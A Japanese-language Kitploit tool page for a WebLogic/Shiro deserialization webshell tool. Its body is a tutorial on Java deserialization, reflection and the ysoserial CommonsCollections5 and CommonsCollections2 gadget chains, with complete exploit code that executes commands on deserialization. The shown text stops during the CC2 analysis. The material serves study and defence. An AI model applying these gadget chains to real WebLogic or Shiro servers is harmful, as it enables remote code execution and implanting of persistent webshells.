
Skip to content
KitploitKITPLOIT
ツールブログ
提出
ツールブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

··フィード·お問い合わせ·プライバシー·© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
WebLogic-Shiro-shell — WebLogicでCVE-2020-2883を利用してShiro rememberMeのデシリアライゼーション脆弱性を攻撃し、ワンクリックで蚁剑フィルターメモリシェルを登録する | Kitploit
ツール/GitHubGitHub/y4er/weblogic-shiro-shell
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト学習と教育ペイロード開発バイナリエクスプロイト
GitHuby4er/weblogic-shiro-shell

WebLogic-Shiro-shell

WebLogicでCVE-2020-2883を利用してShiro rememberMeのデシリアライゼーション脆弱性を攻撃し、ワンクリックで蚁剑フィルターメモリシェルを登録する

リポジトリを見る
531605年前Kitploit レビュー済み

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
共有

Java逆シリアライズ技術の共有

今回の共有で扱う内容は以下のとおりです。

  1. Javaのシリアライズと逆シリアライズの基礎
  2. なぜ逆シリアライズの際に脆弱性が発生するのか?
  3. Javaリフレクション
  4. ysoserial CommonsCollections2、CommonsCollections5
  5. Java ClassLoader でクラスをロードするいくつかの方法
  6. WebLogic CVE-2020-2555 CVE-2020-2883 RCE
  7. Shiro-550 rememberMe のハードコードによる逆シリアライズRCE
  8. WebLogic + Shiro 逆シリアライズによるfilterメモリシェルのワンクリック登録

Javaのシリアライズと逆シリアライズの基礎

Java のシリアライズとは、Javaオブジェクトをバイトシーケンスに変換するプロセスであり、メモリ、ファイル、データベースに保存しやすくするためのものです。ObjectOutputStreamクラスの writeObject() メソッドでシリアライズを実装し、Javaオブジェクトをバイトシーケンスに変換します。

Java の逆シリアライズとは、バイトシーケンスをJavaオブジェクトに復元するプロセスです。ObjectInputStream クラスの readObject() メソッドは逆シリアライズに使用されます。

簡単な例を挙げます。コードSerializeAndDeserializeを参照してください ps:ここではコード内の強制型変換に注目してください```java package org.chabug.demo;

import org.chabug.entity.Dog; import org.chabug.entity.Person; import org.chabug.util.Serializables;

/* 这个例子是为了证明只要实现了Serializable接口的类都可以被序列化 并且Java内置的几大数据类型也可被序列化,因为他们都继承了Object类 */

public class SerializeAndDeserialize {

root@kitploit:~
public static void main(String[] args) throws Exception {
    byte[] bytes;
    String s1 = "I'm a String Object....";
    bytes = Serializables.serializeToBytes(s1);
    Object o1 = Serializables.deserializeFromBytes(bytes);
    System.out.println(o1);

    String[] s2 = new String[]{"tom", "bob", "jack"};
    bytes = Serializables.serializeToBytes(s2);
    String[] o2 = (String[])Serializables.deserializeFromBytes(bytes);
    System.out.println(o2);

    int i = 123;
    bytes = Serializables.serializeToBytes(i);
    int o3 = (Integer) Serializables.deserializeFromBytes(bytes);
    System.out.println(o3);

    // 一只名叫woody的狗
    Dog dog = new Dog();
    dog.setName("woody");

    // tom
    Person tom = new Person();
    tom.setAge(14);
    tom.setName("tom");
    tom.setSex("男");
    tom.setDog(dog);

    bytes = Serializables.serializeToBytes(tom);
    Person o = (Person) Serializables.deserializeFromBytes(bytes);
    System.out.println(o);

}

}

root@kitploit:~
String、Integer、配列、ObjectオブジェクトなどJava組み込みのデータ型はすべてシリアライズを実装でき、自分たちで書いたPerson、DogクラスもSerializableインターフェースを実装していればシリアライズとデシリアライズを実装できます。


## なぜデシリアライズのときに脆弱性が生じるのか?

コードを見てみましょう。今、悪意のあるエンティティクラスEvilClassがあります。```java
package org.chabug.entity;

import java.io.ObjectInputStream;
import java.io.Serializable;

public class EvilClass implements Serializable {
    String name;

    public EvilClass() {
        System.out.println(this.getClass() + "的EvilClass()构造方法被调用!!!!!!");
    }

    public EvilClass(String name) {
        System.out.println(this.getClass() + "的EvilClass(String name)构造方法被调用!!!!!!");
        this.name = name;
    }

    public String getName() {
        System.out.println(this.getClass() + "的getName被调用!!!!!!");
        return name;
    }

    public void setName(String name) {
        System.out.println(this.getClass() + "的setName被调用!!!!!!");
        this.name = name;
    }

    @Override
    public String toString() {
        System.out.println(this.getClass() + "的toString()被调用!!!!!!");
        return "EvilClass{" +
                "name='" + getName() + '\'' +
                '}';
    }

    private void readObject(ObjectInputStream in) throws Exception {
        //执行默认的readObject()方法
        in.defaultReadObject();
        System.out.println(this.getClass() + "readObject()被调用!!!!!!");
        Runtime.getRuntime().exec(new String[]{"cmd", "/c", name});
    }
}


そのreadObject内にはコマンド実行のコードRuntime.getRuntime().exec(new String[]{"cmd", "/c", name})が存在し、nameパラメータは実行するコマンドである。そこで、悪意のあるオブジェクトを構築し、そのname属性に実行したいコマンドを代入すると、逆シリアライズ時にreadObjectがトリガーされた際にRCEが発生する。以下の通りである。```java package org.chabug.demo;

import org.chabug.entity.EvilClass; import org.chabug.util.Serializables;

public class EvilSerialize { public static void main(String[] args) throws Exception { EvilClass evilObj = new EvilClass(); evilObj.setName("calc"); byte[] bytes = Serializables.serializeToBytes(evilObj); EvilClass o = (EvilClass) Serializables.deserializeFromBytes(bytes); System.out.println(o); } }
root@kitploit:~
![image-20200822105256120](https://assets.kitploit.com/production/public/readmes/21799/7f07c0c8196e56e1d554bce64f73f069bdd3e589a3302936c831903e5f7e5539.png)

では、ここまでで逆シリアライゼーションがどのようにしてRCEにつながるのかを理解しました。しかし、実際の開発でこのまま書くことはあり得ないため、ここで利用チェーン(gadget chain)の探索が必要になります。逆シリアライゼーションの脆弱性には3つの要素が必要です。

1. 逆シリアライゼーションの入り口(source)
2. ターゲットメソッド(sink)
3. 利用チェーン(gadget chain)

上図の出力結果をよく見ると、`readObject`メソッドがトリガーされただけでなく、`toString()`、引数なしコンストラクタ、`set`、`get`メソッドもトリガーされています。つまり、実際に利用チェーンを探す際には、`readObject()`メソッドだけに注目するのではなく、これらのメソッドも考慮する必要があるということです。

そして次に、**リフレクション**について理解する必要があります。前述の**強制型変換**の問題ですが、実際の開発では`readObject`内で論理処理が行われ、渡されたオブジェクトの具体的なデータ型が不明な場合は、リフレクションを通じて型を判断して呼び出しを行います。そして、このリフレクションこそがRCEへの重要な手段となるのです。

## Javaリフレクション

リフレクションとは何でしょうか?「リフレクション(reflection)」には「反(re)」という字が含まれています。つまり、リフレクションを説明するには「正射(正規の呼び出し)」から始める必要があります。コードを見てみましょう。これは私のエンティティクラスです。```java
package org.chabug.entity;

import java.io.IOException;

public class ReflectionClass {
    String name;

    public ReflectionClass(String name) {
        this.name = name;
    }

    public ReflectionClass() {
    }

    public String say() {
        return this.name;
    }

    private void evil(String cmd) {
        try {
            Runtime.getRuntime().exec(new String[]{"cmd","/c",cmd});
        } catch (IOException e) {
            e.printStackTrace();
        }
    }

    @Override
    public String toString() {
        return "ReflectionClass{" +
                "name='" + name + '\'' +
                '}';
    }

    public String getName() {
        return name;
    }

    public void setName(String name) {
        this.name = name;
    }
}

正常な書き方```java package org.chabug.demo;

import org.chabug.entity.ReflectionClass;

public class ReflectionDemo { public static void main(String[] args) { ReflectionClass demo = new ReflectionClass(); demo.setName("hello"); System.out.println(demo.say()); // demo.evil("calc"); // 不能够调用private方法 } }

root@kitploit:~
簡単に言うと、new で ReflectionClass インスタンスを作成し、そのインスタンスを介して所属メソッドを呼び出すこと、これが"正射"です。しかし、new するときにクラス名が分からない場合はどうすればよいでしょうか? private で保護されたメソッドはどうやって呼び出すのでしょうか? 反射の作用がここで現れます。次のコードを見てください。```java
package org.chabug.demo;

import org.chabug.entity.ReflectionClass;

import java.lang.reflect.Method;

public class ReflectionDemo {
    public static void main(String[] args) throws Exception {
        // new
        Class<?> aClass = Class.forName("org.chabug.entity.ReflectionClass");
        Object o = aClass.newInstance();

        // setName("jack")
        Method setName = aClass.getDeclaredMethod("setName",String.class);
        setName.invoke(o, "jack");

        // say()
        Method say = aClass.getDeclaredMethod("say",null);
        Object o1 = say.invoke(o, null);
        System.out.println(o1);

        // evil("calc")
        // 反射可以修改方法的修饰符来调用private方法
        Method evil = aClass.getDeclaredMethod("evil", String.class);
        evil.setAccessible(true);
        evil.invoke(o,"calc");
    }
}

クラス名を事前に知る必要はなく、org.chabug.entity.ReflectionClassクラスを少し変更してパラメータで渡せばよい。また、setAccessibleを使えばprivateで保護されたメソッドやフィールドも取得できる。

次に、脆弱性を手掛かりに、リフレクションがデシリアライゼーションにおいて果たす役割と、デシリアライゼーションの呼び出しチェーンの発掘について深く理解していく。

ysoserial CommonsCollections2、CommonsCollections5

ysoserial はJavaデシリアライゼーションのexpを生成するツールであり、既知のexpがいくつか統合されている。例えばCommonsCollectionsのいくつかの利用チェーンである。今回分析するのはCC2、CC5の2つのチェーンだ。この2つを分析する理由は、CC2ではバイトコードを定義する操作が使われており、CC5ではリフレクションとチェーン呼び出しへの理解を深めるためである。

まず、より理解しやすいCC5のチェーンを見てみよう。

CommonsCollections5

脆弱性はorg.apache.commons.collections.functors.InvokerTransformer#transformに存在する。```java public Object transform(Object input) { if (input == null) { return null; } else { try { Class cls = input.getClass(); Method method = cls.getMethod(this.iMethodName, this.iParamTypes); return method.invoke(input, this.iArgs); } catch (NoSuchMethodException var5) { throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' does not exist"); } catch (IllegalAccessException var6) { throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' cannot be accessed"); } catch (InvocationTargetException var7) { throw new FunctorException("InvokerTransformer: The method '" + this.iMethodName + "' on '" + input.getClass() + "' threw an exception", var7); } } }

root@kitploit:~
リフレクションの章のコードと比較すると、これは明らかにリフレクションの使い方であることがわかる。正射のコードで説明すると、```java
input.iMethodName(iArgs);

this.iMethodName、this.iParamTypes、this.iArgsはすべてコンストラクタ内で制御可能です。これにより、inputオブジェクトの任意のメソッドを呼び出し、任意の引数を渡すことができます。```java public InvokerTransformer(String methodName, Class[] paramTypes, Object[] args) { this.iMethodName = methodName; this.iParamTypes = paramTypes; this.iArgs = args; }

root@kitploit:~
そこで、まずはコマンドを実行するコードを紹介します。```java
package org.chabug.demo;

import org.apache.commons.collections.functors.InvokerTransformer;

public class CC5 {
    public static void main(String[] args) throws Exception {
        InvokerTransformer invokerTransformer = new InvokerTransformer("exec", new Class[]{String.class}, new Object[]{"calc"});
        invokerTransformer.transform(Runtime.getRuntime());
    }
}

Runtimeクラスはシングルトンパターンであるため、getRuntime()を使用してRuntimeランタイムオブジェクトを取得し、transform()に渡した後に計算機がポップアップ表示されます。

image-20200822135700699

しかし、ご存知の通り、デシリアライズ時には自動的にreadObject()のみが実行されます。この時点で直接InvokerTransformerオブジェクトを構築する場合でも、次の2つの問題を解決する必要があります。

  1. Runtime.getRuntime()を自動実行する
  2. invokerTransformer.transform()を自動実行する

まず最初の問題を解決します。org.apache.commons.collections.functors.ChainedTransformer#transformではチェーン呼び出しを実現できます。```java public Object transform(Object object) { for(int i = 0; i < this.iTransformers.length; ++i) { object = this.iTransformers[i].transform(object); } return object; }

root@kitploit:~
this.iTransformersの定義はTransformer配列です```java
private final Transformer[] iTransformers;

Transformerはインターフェースであり、InvokerTransformerもこのインターフェースを実装しています。

image-20200822140627663

Javaの暗黙的な型変換の原則に基づき、Transformer配列を定義して、その中に複数のInvokerTransformerを入れることで、複数回のリフレクション呼び出しを実現し、Runtime.getRuntime().exec()を取得できます。```java package org.chabug.demo;

import org.apache.commons.collections.Transformer; import org.apache.commons.collections.functors.ChainedTransformer; import org.apache.commons.collections.functors.ConstantTransformer; import org.apache.commons.collections.functors.InvokerTransformer;

public class CC5 { public static void main(String[] args) throws Exception { // ((Runtime) Runtime.class.getMethod("getRuntime").invoke(null)).exec("calc"); Transformer[] transformers = new Transformer[]{ // 传入Runtime类 new ConstantTransformer(Runtime.class), // 使用Runtime.class.getMethod()反射调用Runtime.getRuntime() new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", new Class[0]}), // invoke()调用Runtime.class.getMethod("getRuntime").invoke(null) new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, new Object[0]}), // 调用exec("calc") new InvokerTransformer("exec", new Class[]{String.class}, new String[]{"calc"}) }; Transformer chain = new ChainedTransformer(transformers); chain.transform(null); } }

root@kitploit:~
その巧妙な点は、ConstantTransformerクラスのコンストラクタにRuntime.classを渡していることです。これにより、自分でRuntimeを渡す必要がなくなります。

次に、2つ目の問題を解決する必要があります。それは、どのようにしてtransform()を自動的にトリガーするかです。readObject()が逆シリアル化時に実行されることは周知のとおりですが、どのクラスのreadObject()がtransform()を直接的または間接的に呼び出しているのでしょうか?

org.apache.commons.collections.map.LazyMap#getの中でtransform()が呼び出されています。```java
public Object get(Object key) {
    if (!super.map.containsKey(key)) {
        Object value = this.factory.transform(key);
        super.map.put(key, value);
        return value;
    } else {
        return super.map.get(key);
    }
}

このクラスのコンストラクターメソッドとfactoryフィールドを見てください```java protected final Transformer factory;

public static Map decorate(Map map, Transformer factory) { return new LazyMap(map, factory); }

root@kitploit:~
factoryフィールドはfinal、protectedで修飾されていますが、このクラスのオブジェクトを生成するpublicメソッドdecorate()があるので、以下のように構築できます。```java
HashMap hashMap = new HashMap();
Map map = LazyMap.decorate(hashMap, chain);
map.get("test");	//执行这个就会弹出计算器  map.get() > transform()

このとき、mapのget()メソッドがどこで呼び出されているかを探している org.apache.commons.collections.keyvalue.TiedMapEntry#getValue```java private final Map map; private final Object key;

public TiedMapEntry(Map map, Object key) { this.map = map; this.key = key; } public Object getKey() { return this.key; } public Object getValue() { return this.map.get(this.key); } public String toString() { return this.getKey() + "=" + this.getValue(); }

root@kitploit:~
getValue()はちょうどmap.get()を呼び出しており、this.keyも制御可能です。そしてtoString()はthis.getValue()を呼び出します。ここから構築を続けます。```java
HashMap hashMap = new HashMap();
Map map = LazyMap.decorate(hashMap, chain);
// map.get("test");
TiedMapEntry key = new TiedMapEntry(map, "key");
key.toString();	// toString > getValue() > map.get()

では今の問題は、どのようにreadObjectがtoString()を自動的にトリガーするかです。これは簡単で、jdkの組み込みクラスの中にBadAttributeValueExpExceptionという例外クラスがあり、そのreadObject()はtoString()を実行します。```java public BadAttributeValueExpException (Object val) { this.val = val == null ? null : val.toString(); } public String toString() { return "BadAttributeValueException: " + val; }

private void readObject(ObjectInputStream ois) throws IOException, ClassNotFoundException { ObjectInputStream.GetField gf = ois.readFields(); Object valObj = gf.get("val", null);

root@kitploit:~
if (valObj == null) {
    val = null;
} else if (valObj instanceof String) {
    val= valObj;
} else if (System.getSecurityManager() == null
           || valObj instanceof Long
           || valObj instanceof Integer
           || valObj instanceof Float
           || valObj instanceof Double
           || valObj instanceof Byte
           || valObj instanceof Short
           || valObj instanceof Boolean) {
    val = valObj.toString();
} else { // the serialized object is from a version without JDK-8019292 fix
    val = System.identityHashCode(valObj) + "@" + valObj.getClass().getName();
}

}

root@kitploit:~
System.getSecurityManager()はデフォルトでnullであるため、val = valObj.toString()がトリガーされ、TiedMapEntry.toString()に進み、最終的なpayloadに至る。```java
package org.chabug.demo;

import org.apache.commons.collections.Transformer;
import org.apache.commons.collections.functors.ChainedTransformer;
import org.apache.commons.collections.functors.ConstantTransformer;
import org.apache.commons.collections.functors.InvokerTransformer;
import org.apache.commons.collections.keyvalue.TiedMapEntry;
import org.apache.commons.collections.map.LazyMap;
import org.chabug.util.Serializables;

import javax.management.BadAttributeValueExpException;
import java.lang.reflect.Field;
import java.util.HashMap;
import java.util.Map;

public class CC5 {
    public static void main(String[] args) throws Exception {
//        ((Runtime) Runtime.class.getMethod("getRuntime").invoke(null)).exec("calc");
        Transformer[] transformers = new Transformer[]{
                // 传入Runtime类
                new ConstantTransformer(Runtime.class),
                // 使用Runtime.class.getMethod()反射调用Runtime.getRuntime()
                new InvokerTransformer("getMethod", new Class[]{String.class, Class[].class}, new Object[]{"getRuntime", new Class[0]}),
                // invoke()调用Runtime.class.getMethod("getRuntime").invoke(null)
                new InvokerTransformer("invoke", new Class[]{Object.class, Object[].class}, new Object[]{null, new Object[0]}),
                // 调用exec("calc")
                new InvokerTransformer("exec", new Class[]{String.class}, new String[]{"calc"})
        };
        Transformer chain = new ChainedTransformer(transformers);
//        chain.transform(null);
        HashMap hashMap = new HashMap();
        Map map = LazyMap.decorate(hashMap, chain);
//        map.get("asd");
        TiedMapEntry key = new TiedMapEntry(map, "key");
//        key.toString();

        BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException(null);
        Field field = badAttributeValueExpException.getClass().getDeclaredField("val");
        field.setAccessible(true);
        field.set(badAttributeValueExpException, key);


        byte[] bytes = Serializables.serializeToBytes(badAttributeValueExpException);
        Serializables.deserializeFromBytes(bytes);
    }
}

image-20200822144101188

注意すべき点として、BadAttributeValueExpExceptionオブジェクトを宣言する際、entryパラメータを直接渡すのではなく、リフレクションを使って代入している。なぜなら、BadAttributeValueExpExceptionのコンストラクタはnullかどうかを判定し、nullでなければシリアライズ時にtoString()が実行されるため、デシリアライズ時には、渡されたentryがすでに文字列であるため、toStringメソッドはトリガーされないからである。

まとめ:リフレクションを柔軟に活用し、チェーン呼び出しを組み合わせて、ガジェットを見つけてRCEを成功させる。```java /* Gadget chain: ObjectInputStream.readObject() BadAttributeValueExpException.readObject() TiedMapEntry.toString() LazyMap.get() ChainedTransformer.transform() ConstantTransformer.transform() InvokerTransformer.transform() Method.invoke() Class.getMethod() InvokerTransformer.transform() Method.invoke() Runtime.getRuntime() InvokerTransformer.transform() Method.invoke() Runtime.exec() Requires: commons-collections */

root@kitploit:~
### CommonsCollections2

CC2を紹介する前に、まずJavaバイトコードについて理解する必要がある。Javaでは、すべてのJavaコードはclassバイトコードファイルにコンパイルされて、JVMに実行させる必要がある。バイトコードはどちらかというとアセンブリ言語に似ており、可読性が非常に低い。しかし、バイトコードを操作・修正・編集してプログラミングを実現する優れたライブラリが依然として多数ある。例えば、asm、cglib、javassistなどがある。ysoserialツールで使用されているのはjavassistライブラリである。まず、ysoserialにおけるcc2のペイロードがどのように書かれているかを見てみよう。```java
public Queue<Object> getObject(final String command) throws Exception {
    final Object templates = Gadgets.createTemplatesImpl(command);
    // mock method name until armed
    final InvokerTransformer transformer = new InvokerTransformer("toString", new Class[0], new Object[0]);

    // create queue with numbers and basic comparator
    final PriorityQueue<Object> queue = new PriorityQueue<Object>(2,new TransformingComparator(transformer));
    // stub data for replacement later
    queue.add(1);
    queue.add(1);

    // switch method called by comparator
    Reflections.setFieldValue(transformer, "iMethodName", "newTransformer");

    // switch contents of queue
    final Object[] queueArray = (Object[]) Reflections.getFieldValue(queue, "queue");
    queueArray[0] = templates;
    queueArray[1] = 1;

    return queue;
}

最初に1行目のGadgets.createTemplatesImpl(command)を見てください```java public static Object createTemplatesImpl ( final String command ) throws Exception { if ( Boolean.parseBoolean(System.getProperty("properXalan", "false")) ) { return createTemplatesImpl( command, Class.forName("org.apache.xalan.xsltc.trax.TemplatesImpl"), Class.forName("org.apache.xalan.xsltc.runtime.AbstractTranslet"), Class.forName("org.apache.xalan.xsltc.trax.TransformerFactoryImpl")); }

root@kitploit:~
return createTemplatesImpl(command, TemplatesImpl.class, AbstractTranslet.class, TransformerFactoryImpl.class);

}

root@kitploit:~
org.apache.xalan.xsltc.trax.TemplatesImplというクラスが出てきたので、まずは2行のコードを見てみる必要がある。```java
package org.chabug.demo;

import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import ysoserial.payloads.util.Gadgets;

public class CC2 {
    public static void main(String[] args) throws Exception {
        TemplatesImpl object = (TemplatesImpl) Gadgets.createTemplatesImpl("calc");
        object.newTransformer();
    }
}

image-20200822152423212

なぜ電卓が起動するのか?createTemplatesImpl()を深掘りする```java public static Object createTemplatesImpl ( final String command ) throws Exception { if ( Boolean.parseBoolean(System.getProperty("properXalan", "false")) ) { return createTemplatesImpl( command, Class.forName("org.apache.xalan.xsltc.trax.TemplatesImpl"), Class.forName("org.apache.xalan.xsltc.runtime.AbstractTranslet"), Class.forName("org.apache.xalan.xsltc.trax.TransformerFactoryImpl")); }

root@kitploit:~
return createTemplatesImpl(command, TemplatesImpl.class, AbstractTranslet.class, TransformerFactoryImpl.class);

}

public static T createTemplatesImpl ( final String command, Class tplClass, Class abstTranslet, Class transFactory ) throws Exception { final T templates = tplClass.newInstance();

root@kitploit:~
// use template gadget class
ClassPool pool = ClassPool.getDefault();
pool.insertClassPath(new ClassClassPath(StubTransletPayload.class));
pool.insertClassPath(new ClassClassPath(abstTranslet));
final CtClass clazz = pool.get(StubTransletPayload.class.getName());
// run command in static initializer
// TODO: could also do fun things like injecting a pure-java rev/bind-shell to bypass naive protections
String cmd = "java.lang.Runtime.getRuntime().exec(\"" +
    command.replaceAll("\\\\","\\\\\\\\").replaceAll("\"", "\\\"") +
    "\");";
clazz.makeClassInitializer().insertAfter(cmd);
// sortarandom name to allow repeated exploitation (watch out for PermGen exhaustion)
clazz.setName("ysoserial.Pwner" + System.nanoTime());
CtClass superC = pool.get(abstTranslet.getName());
clazz.setSuperclass(superC);

final byte[] classBytes = clazz.toBytecode();

// inject class bytes into instance
Reflections.setFieldValue(templates, "_bytecodes", new byte[][] {
    classBytes, ClassFiles.classAsBytes(Foo.class)
});

// required to make TemplatesImpl happy
Reflections.setFieldValue(templates, "_name", "Pwnr");
Reflections.setFieldValue(templates, "_tfactory", transFactory.newInstance());
return templates;

}

root@kitploit:~
上記のコードは以下のことを行っています:

1. `org.apache.xalan.xsltc.trax.TemplatesImpl` オブジェクト `templates` をインスタンス化します。このオブジェクトの `_bytecodes` にはバイトコードを格納できます。
2. `AbstractTranslet` を継承し `Serializable` インターフェースを実装する `StubTransletPayload` クラスを自作しました。
3. `StubTransletPayload` のバイトコードを取得し、javassist を使用して `templates` のバイトコード(Runtime.exec コマンド実行)を挿入します。
4. リフレクションで `templates` の `_bytecodes` にコマンド実行を含むバイトコードを設定します。

実際には、`org.apache.xalan.xsltc.trax.TemplatesImpl` のサブクラスを実装し、その `_bytecodes` フィールドに自分の悪意のあるバイトコードを挿入しているだけです。`newTransformer()` を見てみましょう。```java
public synchronized Transformer newTransformer()
    throws TransformerConfigurationException
{
    TransformerImpl transformer;

    transformer = new TransformerImpl(getTransletInstance(), _outputProperties,
                                      _indentNumber, _tfactory);

    if (_uriResolver != null) {
        transformer.setURIResolver(_uriResolver);
    }

    if (_tfactory.getFeature(XMLConstants.FEATURE_SECURE_PROCESSING)) {
        transformer.setSecureProcessing(true);
    }
    return transformer;
}

会执行getTransletInstance(),跟进```java private Translet getTransletInstance() throws TransformerConfigurationException { try { if (_name == null) return null;

root@kitploit:~
    if (_class == null) defineTransletClasses();

    // The translet needs to keep a reference to all its auxiliary
    // class to prevent the GC from collecting them
    AbstractTranslet translet = (AbstractTranslet)
        _class[_transletIndex].getConstructor().newInstance();
    translet.postInitialization();
    translet.setTemplates(this);
    translet.setOverrideDefaultParser(_overrideDefaultParser);
    translet.setAllowedProtocols(_accessExternalStylesheet);
    if (_auxClasses != null) {
        translet.setAuxiliaryClasses(_auxClasses);
    }

    return translet;
}
catch (InstantiationException | IllegalAccessException |
       NoSuchMethodException | InvocationTargetException e) {
    ErrorMsg err = new ErrorMsg(ErrorMsg.TRANSLET_OBJECT_ERR, _name);
    throw new TransformerConfigurationException(err.toString(), e);
}

}

root@kitploit:~
次の行はバイトコードで定義されたクラスに基づいてインスタンスをnewしますが、バイトコードで定義されたクラスのstaticブロックにはRuntime.execが記述されているため、RCEを引き起こします。```java
AbstractTranslet translet = (AbstractTranslet)            _class[_transletIndex].getConstructor().newInstance();

では、readObject内でtemplate.newTransformer()を呼び出すクラスを探せばよい。つまり、ペイロード内のPriorityQueueである。

PriorityQueue は、優先度に基づく無制限の優先度キューである。優先度キューの要素は、その自然順序に従ってソートされる、または、キュー構築時に提供される Comparator に従ってソートされる。どちらを使用するかは、使用されるコンストラクタによって異なる。

そのreadObject()を確認する。```java private void readObject(java.io.ObjectInputStream s) throws java.io.IOException, ClassNotFoundException { // Read in size, and any hidden stuff s.defaultReadObject();

root@kitploit:~
// Read in (and discard) array length
s.readInt();

SharedSecrets.getJavaOISAccess().checkArray(s, Object[].class, size);
queue = new Object[size];

// Read in all elements.
for (int i = 0; i < size; i++)
    queue[i] = s.readObject();

// Elements are guaranteed to be in "proper order", but the
// spec has never explained what that might be.
heapify();

}

root@kitploit:~
優先度付きキューである以上、必ずソートが存在します。`heapify()`では```java
private void heapify() {
    for (int i = (size >>> 1) - 1; i >= 0; i--)
        siftDown(i, (E) queue[i]); // 进行排序
}
private void siftDown(int k, E x) {
    if (comparator != null) 
        siftDownUsingComparator(k, x); // 如果指定比较器就使用
    else
        siftDownComparable(k, x);  // 没指定就使用默认的自然比较器
}
private void siftDownUsingComparator(int k, E x) {
    int half = size >>> 1;
    while (k < half) {
        int child = (k << 1) + 1;
        Object c = queue[child];
        int right = child + 1;
        if (right < size &&
            comparator.compare((E) c, (E) queue[right]) > 0)
            c = queue[child = right];
        if (comparator.compare(x, (E) c) <= 0)
            break;
        queue[k] = c;
        k = child;
    }
    queue[k] = x;
}
private void siftDownComparable(int k, E x) {
    Comparable<? super E> key = (Comparable<? super E>)x;
    int half = size >>> 1;        // loop while a non-leaf
    while (k < half) {
        int child = (k << 1) + 1; // assume left child is least
        Object c = queue[child];
        int right = child + 1;
        if (right < size &&
            ((Comparable<? super E>) c).compareTo((E) queue[right]) > 0)
            c = queue[child = right];
        if (key.compareTo((E) c) <= 0)
            break;
        queue[k] = c;
        k = child;
    }
    queue[k] = key;
}

comparatorは比較器です。comparatorを指定すると、comparator.compare((E) c, (E) queue[right])に入ります。comparatorはComparatorインターフェースのオブジェクトです。```java private final Comparator<? super E> comparator;

root@kitploit:~
その継承関係を確認すると、CCパッケージのTransformingComparatorクラスがComparatorインターフェースを実装していることがわかる

![image-20200822155342130](https://assets.kitploit.com/production/public/readmes/21799/8efbc6595d2b8d6f314f557bbc3763d8d3d082872989758404641a4e58701b20.png)

TransformingComparatorのcompare()メソッド```java
public int compare(I obj1, I obj2) {
    O value1 = this.transformer.transform(obj1);
    O value2 = this.transformer.transform(obj2);
    return this.decorated.compare(value1, value2);
}

